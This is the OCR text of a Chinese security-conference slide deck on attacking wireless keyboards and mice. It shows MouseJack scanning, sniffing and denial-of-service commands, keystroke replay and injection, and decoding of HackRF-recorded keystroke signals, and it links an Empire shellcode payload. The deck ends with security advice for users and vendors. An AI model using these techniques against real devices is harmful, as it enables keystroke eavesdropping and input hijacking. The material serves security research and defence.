通过zadig来安装Crazyradio nRF24LU1+ USB radio dongle硬件设备驱动

遇到Windows不读盘时，可以尝试通过OSX系统测试或检查U盘是否被刷坏




KCon

# 编译Mousejack Project

- git clone https://github.com/RFStorm/mousejack.git
- cd mousejack
- make
- make install

# 扫描&嗅探

usage: ./nrf24-scanner.py [-h] [-c N [N ...]] [-v] [-l] [-p PREFIX] [-d DWELL]
e.g.
cd mousejack-master/
./nrf24-scanner.py -c {1..5}

捕获附近所有设备的数据包

找MAC地址

usage: ./nrf24-sniffer.py [-h] [-c N [N ...]] [-v] [-l] -a ADDRESS [-t TIMEOUT] [-k ACK_TIMEOUT] [-r RETRIES]
e.g.
cd mousejack-master/
./nrf24-sniffer.py -a {mac address}

定向捕获数据包

KCon

# 数据采集&重放&中断

分析击键（鼠标左右键、滑轮，键盘按键）数据规律，进行重放攻击。

- 简单重放攻击
- 任意数据包构造攻击

network mapper （Denial of Service）


usage: ./nrf24-network-mapper.py [-h] [-c N [N ...]] [-v] [-l] -a ADDRESS [-p PASSES] [-k ACK_TIMEOUT] [-r RETRIES]


cd nrf-research-firmware
./nrf24-network-mapper.py -a 61:49:66:82:03

# HackRF One



- LPC4320/4330
- XC2C64A
- MAX2837
- RFFC5072
- MAX5864
- Si5351C
- MGA-81563
- SKY13317
- SKY13350

半双工收发器
支持采样率：2 Msps—20 Msps（正交）
软件控制天线端口功率：最大50mA 3.3 V
工作频率：1MHz—6GHz


HackRF One



USB
LP43xx
NXP
MCU
XC2C64
Xilinx
CPLD
MAX5864
Maxim
ADC/DAC
MAX2837
Maxim
Transceiver
RFFC5072
RFMD
Mixer
PA
LNA
Switch
Si5351C
Silicon Labs
Clock Generator


# Audacity导入录制按键信息





KCon







KCon

# Inspectrum分析射频信号

```
Building CXX object CMakeFiles/insp
Building CXX object CMakeFiles/insp
Building CXX object CMakeFiles/insp
Building CXX object CMakeFiles/insp
Building CXX object CMakeFiles/insp
Building CXX object CMakeFiles/insp
Building CXX object CMakeFiles/insp
Building CXX object CMakeFiles/insp
Building CXX object CMakeFiles/insp
Building CXX object CMakeFiles/insp
Building CXX object CMakeFiles/insp
Building CXX object CMakeFiles/insp                                    cpp.o
Linking CXX executable inspectrum
Built target inspectrum
li:~/inspectrum/build# sudo make in
Automatic MOC for target inspectrum
Built target inspectrum_autogen
Built target inspectrum
 the project...
tall configuration: ""
talling: /usr/local/bin/inspectrum
runtime path of "/usr/local/bin/ins
li:~/inspectrum/build# inspectrum
```




## cmake编译时报错


```
LIQUID_LIBRARIES
    linked by target "inspectrum" in directory /root/inspectrum

-- Configuring incomplete, errors occurred!
See also "/root/inspectrum/build/CMakeFiles/CMakeOutput.log".
```


## 安装liquid-dsp

git clone git://github.com/jgaeddert/liquid-dsp.git

```
root@kali:~/inspectrum/build# cmake ..
-- Found LIQUID: /usr/local/lib/libliquid.so
-- Configuring done
-- Generating done
-- Build files have been written to: /root/inspectrum/build
```

Sample rate:4000 0000
Symbols:1160





添加amplitude plot振幅图
通过Symbols参数划分波形

KCon


# 等分振幅图，导出数据





```
-0.999852,-0.999863,-0.999925,-0.971952,-0.999979,-0.999969,-0.999957,
-0.999631,-0.99998,-0.999348,-0.999991,-0.999988,-0.999631,-0.999883,
-0.999769,-0.999802,-0.999991,-0.999919,-0.99982,-0.999985,-0.999963,
-0.999915,-0.999796,-0.999416,-0.999764,-0.999997,-0.999655,-0.99994,
-0.999783,-0.999887,-0.999947,-0.999864,-0.999877,-0.999816,-0.999416,
-0.999988,-0.99986,-0.999506,-0.999103,-0.998826,-0.999639,-0.999994,
-0.999977,-0.999762,-0.999874,-0.999801,-0.997238,-0.999886,-0.999836,
-0.999732,-0.999869,-0.999958,-0.999645,-0.99999,-0.999889,-0.999866,
-0.999985,-0.999321,-0.999694,-0.999971,-0.999428,-0.999456,-0.999889,
-0.999365,-0.999793,-0.999117,-0.999957,-0.999795,-0.999382,-0.999959,
-0.999864,-0.99983,-0.999367,-0.998958,-0.999862,-0.999792,-0.99902,
```

## 设置阈值转二进制串
## 比对二进制串匹配按键

KCon


用户按键
HackRF录制正常按键信号
Inspectrum导入射频信号
Inspectrum导出射频数据
Python脚本转换为01序列
将01序列设置为某一按键的基准序列
将用户输入与基准序列进行比对
打印出最为接近的按键符号




Invoke-Shellcode payload:
https://github.com/EmpireProject/Empire/blob/master/data/module_source/code_execution/Invoke-Shellcode.ps1


PART
04

# 安全建议

如何打造更安全的键盘?


# 安全建议

用户角度：

- 敏感操作改用安全软键盘
- 不使用小厂的不合规格的键盘&适配器
- 提高无线安全意识，了解参数基本信息
- 登录等操作扫码代替
- 支持更新固件的设备进行固件升级

厂商角度：

- 引入serial number，按键无线电信号一次一变
- 采用序列号+加密，对序列号进行加密，提高攻击者攻击代价与难度。




# 《中华人民共和国保守国家秘密法》

**第三十一条** 举办会议或者其他活动涉及国家秘密的，主办单位应当采取保密措施，并对参加人员进行保密教育，提出具体保密要求。

严格场所设备检查。涉密会议、活动应在符合保密要求的场所进行，使用的扩音、录音等电子设备、设施应经安全保密检查检测，携带、使用录音、录像设备应经主办单位批准。不得使用手机、对讲机、无绳电话、无线话筒、无线键盘、无线网络等无线设备或装置，不得使用不具备保密条件的电视电话会议系统。

KCon


# THANKS

演讲人：石冰
alfredshi@outlook.com